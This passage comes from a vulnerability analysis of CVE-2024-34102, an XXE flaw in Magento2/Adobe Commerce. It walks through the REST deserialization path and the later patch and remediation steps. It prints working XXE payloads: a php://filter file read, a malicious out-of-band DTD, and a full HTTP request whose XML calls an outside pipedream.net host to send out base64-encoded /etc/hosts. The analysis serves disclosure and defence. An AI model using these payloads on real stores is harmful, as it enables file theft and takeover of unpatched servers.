240      $res = [];
241      $parameters = $constructor->getParameters();
242      foreach ($parameters as $parameter) {
243          if (isset($data[$parameter->getName()])) {
244              $parameterType = $this->typeProcessor->getParamType($parameter);
245
246              try {
247                  $res[$parameter->getName()] = $this->convertValue($data[$parameter->getName()], $parameterType);
248              } catch (\ReflectionException $e) {
249                  // Parameter was not correctly declared or the class is unknown.
250                  // By not returning the constructor value, we will automatically fall back to the "setters" way.
251                  continue;
252              }
253          }
254      }
255      return $res;
256  }
```

Figure 18. `getConstructorData` method



The two API paths mentioned in Step 1 deserialize the JSON fields of the HTTP body into the Magento\Quote\Model\Quote\Address class (hereinafter referred to as the Address class). Therefore, you need to check the constructor arguments of the Address class that will go through the getConstructorData method. If you look at the source code of that class, you can see that the constructor has the following 37 arguments:

```
vendor > magento > module-quote > Model > Quote > Address.php
136 {
137     .
138     public function __construct(
139         Context $context,
140         Registry $registry,
141         ExtensionAttributesFactory $extensionFactory,
142         AttributeValueFactory $customAttributeFactory,
143         Data $directoryData,
144         \Magento\Eav\Model\Config $eavConfig,
145         \Magento\Customer\Model\Address\Config $addressConfig,
146         RegionFactory $regionFactory,
147         CountryFactory $countryFactory,
148         AddressMetadataInterface $metadataService,
149         AddressInterfaceFactory $addressDataFactory,
150         RegionInterfaceFactory $regionDataFactory,
151         DataObjectHelper $dataObjectHelper,
152         ScopeConfigInterface $scopeConfig,
153         \Magento\Quote\Model\Quote\Address\ItemFactory $addressItemFactory,
154         \Magento\Quote\Model\ResourceModel\Quote\Address\Item\CollectionFactory $itemCollectionFactory,
155         RateFactory $addressRateFactory,
156         RateCollectorInterfaceFactory $rateCollector,
157         CollectionFactory $rateCollectionFactory,
158         RateRequestFactory $rateRequestFactory,
159         CollectorFactory $totalCollectorFactory,
160         TotalFactory $addressTotalFactory,
161         Copy $objectCopyService,
162         CarrierFactoryInterface $carrierFactory,
163         Address\Validator $validator,
164         Mapper $addressMapper,
165         Address\CustomAttributesListInterface $attributelist,
166         TotalsCollector $totalsCollector,
167         TotalsReader $totalsReader,
168         AbstractResource $resource = null,
169         AbstractDb $resourceCollection = null,
170         array $data = [],
171         Json $serializer = null,
172         StoreManagerInterface $storeManager = null,
173         ?CompositeValidator $compositeValidator = null,
174         ?CountryModelsCache $countryModelsCache = null,
175         ?RegionModelsCache $regionModelsCache = null,
176     ) {
177     }
```

Figure 19. Checking constructor (\_\_construct) argument in Address class source code

So when the Address class is called, if you create JSON field names that do not exist and JSON field names that exist in the constructor argument in the code above and send a request for each, you can see how the JSON deserialization process of the HTTP body changes.


## 1) JSON field not matching the constructor argument name of the class

If the JSON field searched using the `getConstructor` method in the `_createFromArray` method does not have a name that matches the class constructor argument name, the `_createFromArray` method searches for and executes the setter (`set+field name`) method of the JSON field name. You can verify this by sending the following HTTP request.

```
POST /rest/V1/guest-carts/eqst-test/estimate-shipping-methods HTTP/2
Host: magento.test
Cookie: XDEBUG_SESSION=PHPSTORM
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Content-Type: application/json
Content-Length: 44


{
  "address": {
    "Region": 123
  }
}
```

In the process above, you can see that the `setRegion` method, which does not exist in the `Address` class arguments of the constructor but exists as a setter, is searched for and executed.



```
136 {
1695 /**
1698 public function setRegion($region)
1699 {
1700     return $this->setData(self::KEY_REGION, $region);
1701 }
```

Figure 20. Checking `setRegion` method in `Address` class



```
30 class ServiceInputProcessor implements ServicePayloadConverterInterface, ResetAfterRequestInterface
275 protected function _createFromArray($className, $data) {
330     $this->serviceInputValidator->validateEntityValue($object, $propertyName, $setterValue);
331     $object->{$setterName}($setterValue);
332 }
333 } catch (\LogicException $e) {
334     $this->processInputErrorForNestedSet([$camelCasePropertyName]);
335 }
336 }
337 }
338 if ($object instanceof SearchCriteriaInterface) {
339     $this->defaultPageSizeSetter->processSearchCriteria($object, $this->defaultPageSize);
340 }
```

Debug console output:

```
10 $propertyName = "Region"
10 $returnType = "string"
10 $setterName = "setRegion"
10 $setterValue = "123"
10 $value = (int) 123
```

Figure 21. Searching for and executing “set” + JSON field name method

## 2) JSON field matching the constructor argument name of the class

In the `getConstructorData` method of the `_createFromArray` method, if the JSON field name being explored matches the class constructor argument name, the data and data type are passed to the `convertValue` method. The following figure shows the source code of the `convertValue` method:

```
vendor > magento > framework > Webapi > ServiceInputProcessor.php
39 {
498 /**
506 public function convertValue($data, $type)
507 {
508     if ($this->typeProcessor->isArrayType($type) && isset($data['item'])) {
509         $data = $this->_removeSoapItemNode($data);
510     }
511
512     if ($this->typeProcessor->isTypeSimple($type) || $this->typeProcessor->isTypeAny($type)) {
513         return $this->typeProcessor->processSimpleAndAnyType($data, $type);
514     }
515
516     if ($type == TypeProcessor::UNSTRUCTURED_ARRAY) {
517         return $data;
518     }
519
520     return $this->processComplexTypes($data, $type);
521 }
```

Figure 22. `convertValue` method

In the `convertValue` method, if `$type` contains a data type such as string or int, the `_createFromArray` method is returned through the second branch without being called. On the other hand, if argument `$type` is delivered as a class to `convertValue`, because `$type` is not a simple type such as array, string, int, float, double or boolean, arguments `$data` and `$type` are passed in the `processComplexTypes` method. The following figure shows the source code of the `processComplexTypes` method.

```
vendor > magento > framework > Webapi > ServiceInputProcessor.php
39 {
532 private function processComplexTypes($data, $type)
533 {
534     $isArrayType = $this->typeProcessor->isArrayType($type);
535
536     if (!$isArrayType) {
537         return $this->_createFromArray($type, $data);
538     }
539
540     $result = is_array($data) ? [] : null;
541     $itemType = $this->typeProcessor->getArrayItemType($type);
542
543     if (is_array($data)) {
544         $this->serviceInputValidator->validateComplexArrayType($itemType, $data);
545         foreach ($data as $key => $item) {
546             $result[$key] = $this->_createFromArray($itemType, $item);
547         }
548     }
549
550     return $result;
551 }
```

Figure 23. `processComplexTypes` method



If a class is delivered with \$type, the \_createFromArray method is called again because it is not an Array type, and the process of calling the \_createFromArray method is repeated recursively. The following figure illustrates this process:




Figure 24. Recursive calling of \_createFromArray

If convertValue receives a string or int as its \$type argument, the \_createFromArray method is not called recursively. Instead, \$data is stored in the \$res array within the getConstructorData method and returned as \$constructorArgs within the \_createFromArray method which ends the recursive call of \_createFromArray. After the recursive call of \_createFromArray ends, \$constructorArgs is returned within the \_createFromArray method, and an object is created according to \$className after the variable is passed as an argument.

```

vendor > magento > framework > Webapi > ServiceInputProcessor.php
39 {
271 protected function _createFromArray($className, $data)
272 {
273     $data = is_array($data) ? $data : [];
274     // convert to string directly to avoid situations when $className is object
275     // which implements __toString method like \ReflectionObject
276     $className = (string) $className;
277     $class = new ClassReflection($className);
278     if (is_subclass_of($className, self::EXTENSION_ATTRIBUTES_TYPE)) {
279         $className = substr($className, 0, -strlen('Interface'));
280     }
281
282     // Primary method: assign to constructor parameters
283     $constructorArgs = $this->getConstructorData($className, $data);
284     $object = $this->objectManager->create($className, $constructorArgs);
285
  
```

Figure 25. Creating object after \_createFromArray recursive calling ends

### Step 3. XXE (XML External Entity Injection) vulnerability occurrence

#### 1) XXE (XML External Entity Injection) vulnerabilities

To understand XXE vulnerabilities, a basic understanding of XML is required. XML, which stands for eXtensible Markup Language, was designed for data storage and transmission. The following table lists the key terms required to understand XML:

Term	Description	Example
<b>Tag</b>	Markup structure that starts with < and ends with >.	<section> </section> <line-break />
<b>Element</b>	A logical element in a document that begins with a start tag and ends with a matching end tag, or consists of empty element tags only.	<Greeting>Hello, world.</Greeting>
<b>Attribute</b>	A markup structure consisting of name/value pairs. This is located within a start tag or an empty element tag.	Qualified Security Team'/>

There are five special symbols reserved in XML, as shown in the table below. If you use a reserved symbol in an XML document, the document will be interpreted differently according to the XML specification. A symbol that is created to be used like a conventional character is called an entity.

entity	Character displayed
<b>&amp;amp;</b>	&
<b>&amp;lt;</b>	<
<b>&amp;gt;</b>	>
<b>&amp;apos;</b>	'
<b>&amp;quot;</b>	"

DTD (XML document type definition) can define the structure of XML documents, the types of data values, and various items. DTD is declared within the DOCTYPE element at the beginning of an XML document. DTD can be declared within a document or defined in an external file.

The declaration of an external entity that is defined in the form of an external file uses the SYSTEM keyword, and designates the URL on which the entity value should be loaded. An example is as follows:

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "https://URL_TO_LOAD"> ]>
```

Load URL can use a variety of protocols that are used inside the system. A typical example is file:/, php wrapper, and jar:. When a server outputs the XML syntax analysis result, you can use the PHP wrapper function as follows to load a specific file with an entity and then output it.

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "php://filter/convert.base64-encode/resource=/etc/hosts"> ]>
<foo>&ext;</foo>
```

If the server side does not output the XML syntax analysis results, a malicious DTD file can be hosted from the outside to leak internal file information. A file XXE request that leaks the /etc/hosts file is as follows:

```
<?xml version="1.0" ?> <!DOCTYPE r [ <!ELEMENT r ANY > <!ENTITY %sp SYSTEM
"https://URL_TO_LOAD/dtd.xml"> %sp; %param1; ]> <r>&exfil;</r>
```

According to the XML syntax above, the %sp external entity is defined, which will invite a malicious DTD from outside. An example of a malicious DTD file hosted from outside is as follows:

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/hosts"> <!ENTITY % param1
"<!ENTITY exfil SYSTEM 'https://URL_TO_LOAD?data=%data;'>">
```

%data encodes the /etc/hosts file in the form of Base64 using the php wrapper function. %param1 defines the exfil entity, designates the value of the %data above as URL parameter, and leaks it to the attacker's server.

## 2) Vulnerable point to XXE (XML External Entity Injection) attack

`SimpleXMLElement` is a class that can exploit XXE vulnerabilities in Magento2 and interprets XML syntaxes. As mentioned in Step 2, since the constructor argument is called recursively from the class name (`$className`) passed as an argument in the `_createFromArray` method, you can determine if it's vulnerable by checking whether the `SimpleXMLElement` class, which interprets XML syntax from the Address constructor argument, is reachable.

Tracing the Address constructor arguments shows that the class is called recursively. The last class call is made because the `SourceData` type in `Magento\Quote\Model\Quote\Address\Total\Collector` is `Magento\Framework\Simplexml\Element`.




Figure 26. Source code specifying that `sourceData` type is `Magento\Framework\Simplexml\Element`

This can be confirmed through a debugger.




Figure 27. Checking WMagentoWFrameworkWSimplexmlWElement class type calling in sourceData

As this class inherits the SimpleXMLElement class, you can see that the constructor usage is the same as that of the SimpleXMLElement class.




Figure 28. Checking inherited class in the WMagentoWFrameworkWSimplexmlWElement source code

On the php official documentation, simpleXMLElement takes the following arguments as constructors.




Figure 29. Receiving simpleXMLElement class constructor on the php official document




Figure 30. Receiving simpleXMLElement class constructor checked with debugger

An XXE vulnerability occurs when malicious XML syntax is passed to `$data` among the `simpleXMLElement` class constructors. Also, in `$options`, 524290 (2+524288) can be sent as a setting value through the `LIBXML_NOENT(2)` option, which means internal/external entity substitution option, and the `LIBXML_PARSEHUGE(524288)` option, which does not limit entity recursion and node size.

### 3) XXE (XML External Entity Injection) attack exploitation

An attack can be performed by sequentially calling the classes mentioned in 2) above and then passing malicious XML syntax in sourceData. The payload that leaks the /etc/hosts file through XXE attack is as follows.

```
POST /rest/V1/guest-carts/eqst-test/estimate-shipping-methods HTTP/2
Host: magento.test
Cookie: XDEBUG_SESSION=PHPSTORM
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Content-Type: application/json
Content-Length: 401

{
  "address": {
    "totalsReader": {
      "collectorList": {
        "totalCollector": {
          "sourceData": {
            "data": "<?xml version=W\"1.0W\" ?> <!DOCTYPE r [ <!ELEMENT r ANY > <!ENTITY % sp SYSTEM W\"https://6fb9a4a787344a9ecd41a35af5d55444.m.pipedream.net/dtd.xmlW\"> %sp; %param1; ]> <r>&exfil;</r>",
            "options": 524290
          }
        }
      }
    }
  }
}
```

You can find that the `/etc/hosts/` information encoded in base64 has been stolen.



Figure 31. Stealing /etc/hosts information through XXE attack



#### 4) Impact of attack

##### (1) Using administrator privilege API

Since the signature key of the JWT used for API authentication is generated with the key value in the crypt of the app/etc/env.php file, there is a risk of using the API function with admin. privileges.

##### (2) CVE-2024-2961 vulnerability chain

The CVE-2024-2961 vulnerability occurs in glibc, the GNU C Library. This vulnerability, which occurs when iconv function within the library is used, can cause an output buffer overflow when converting a string to a language set in an environment in which ISO-2022-CN-EXT can be used. This vulnerability allows an attacker to cause an application to crash or overwrite adjacent variables by exploiting the php://filter function of the php wrapper.

## Countermeasure

On June 11, when CVE-2024-34102 was announced, Magento2 released version 2.4.7-p1 that patches the vulnerability. You can download the source code from that release.


- URL: <https://github.com/magento/magento2/releases/tag/2.4.7-p1>

Comparing the source code with the change after the patch application, you can find the following validation logic added to the `_createFromArray` method in `lib/internal/Magento/Framework/Webapi` where the vulnerability occurred.

```
...agento2-2.4.7-p1libinternalMagentoFrameworkWebapiServiceInputProcessor.php
275     protected function _createFromArray($className, $data)
276     {
277         $data = is_array($data) ? $data : [];
278         // convert to string directly to avoid situations when $className is
279         // which implements __toString method like ReflectionObject
280         $className = (string) $className;
281         if (is_subclass_of($className, SimpleXMLElement::class)
282             || is_subclass_of($className, DOMElement::class)) {
283             throw new SerializationException(
284                 new Phrase('Invalid data type')
285             );
286         }
287         $class = new ClassReflection($className);
```

Figure 32. `_createFromArray` method verification logic added in the 2.4.7-p1 patch

In this validation logic, the patch is designed to conduct execution handling when it receives the class name that inherits `SimpleXMLElement` or `DOMElement`, which can interpret XML syntax, as an argument of `$className` and return “Invalid data type”. If you send the same attack syntax after the patch, you can find that the attack fails with the following error syntax.



The screenshot shows an HTTP client interface with a request and response. The request is a POST to `/rest/V1/guest-carts/eqst-test/estimate-shipping-methods` with a `Content-Type: application/json`. The response is a 400 Bad Request with a message `"Invalid data type"`. A red box highlights the response message, and a red arrow points from the request body to it. The request body is a JSON object with a nested XML structure. The response body is a JSON object with a `"message"` field.

Figure 33. 2.4.7-p1 attack failure after patch

Patch work is performed in the following order:

1. Apply the isolated patch (including the hotfix) or the hotfix of July 17.
2. Enable the maintenance mode.
3. Disable the cron execution.
4. Rotate the encryption key.
5. Flush the cache.
6. Enable the cron execution.
7. Disable the maintenance mode.

You can check the patch file and detailed process below:

URL: <https://experienceleague.adobe.com/en/docs/commerce-knowledge-base/kb/troubleshooting/known-issues-patches-attached/security-update-available-for-adobe-commerce-apsb24-40-revised-to-include-isolated-patch-for-cve-2024-34102>

Users running vulnerable versions of Adobe Commerce are encouraged to perform the patch in the order above.

## ■ Reference Sites

- Magento Is Now Adobe Commerce : <https://business.adobe.com/blog/the-latest/magento-is-now-part-of-adobe>
- Magento Community vs. Enterprise Edition Comparison : <https://www.mgt-commerce.com/blog/magento-community-vs-enterprise/>
- Security update available for Adobe Commerce | APSB24-40 : <https://helpx.adobe.com/security/products/magento/apsb24-40.html>
- spacewasp github : [https://github.com/spacewasp/public\\_docs/blob/main/CVE-2024-34102.md](https://github.com/spacewasp/public_docs/blob/main/CVE-2024-34102.md)
- why nested deserialization is harmful magento xxe cve-2024-34102 : <https://www.assetnote.io/resources/research/why-nested-deserialization-is-harmful-magento-xxe-cve-2024-34102>
- ComsmicSting: critical unauthenticated XXE vulnerability in Adobe Commerce and Magento (CVE-2024-34102) : <https://www.vicarius.io/vsociety/posts/cosmicsting-critical-unauthenticated-xxe-vulnerability-in-adobe-commerce-and-magento-cve-2024-34102>
- Magento2 how to create custom webapi : <https://magento.stackexchange.com/questions/280966/magento-2-how-to-create-custom-webapi>
- Magento2 what case I use di.xml and how to use di.xml for module : <https://magento.stackexchange.com/questions/111845/magento-2-what-case-i-use-di-xml-and-how-to-use-di-xml-for-module>
- php manual simpleXMLElement : <https://www.php.net/manual/en/class.simplexmlelement.php>
- php manual libxml constants : <https://www.php.net/manual/en/libxml.constants.php#constant.libxml-schema-create>
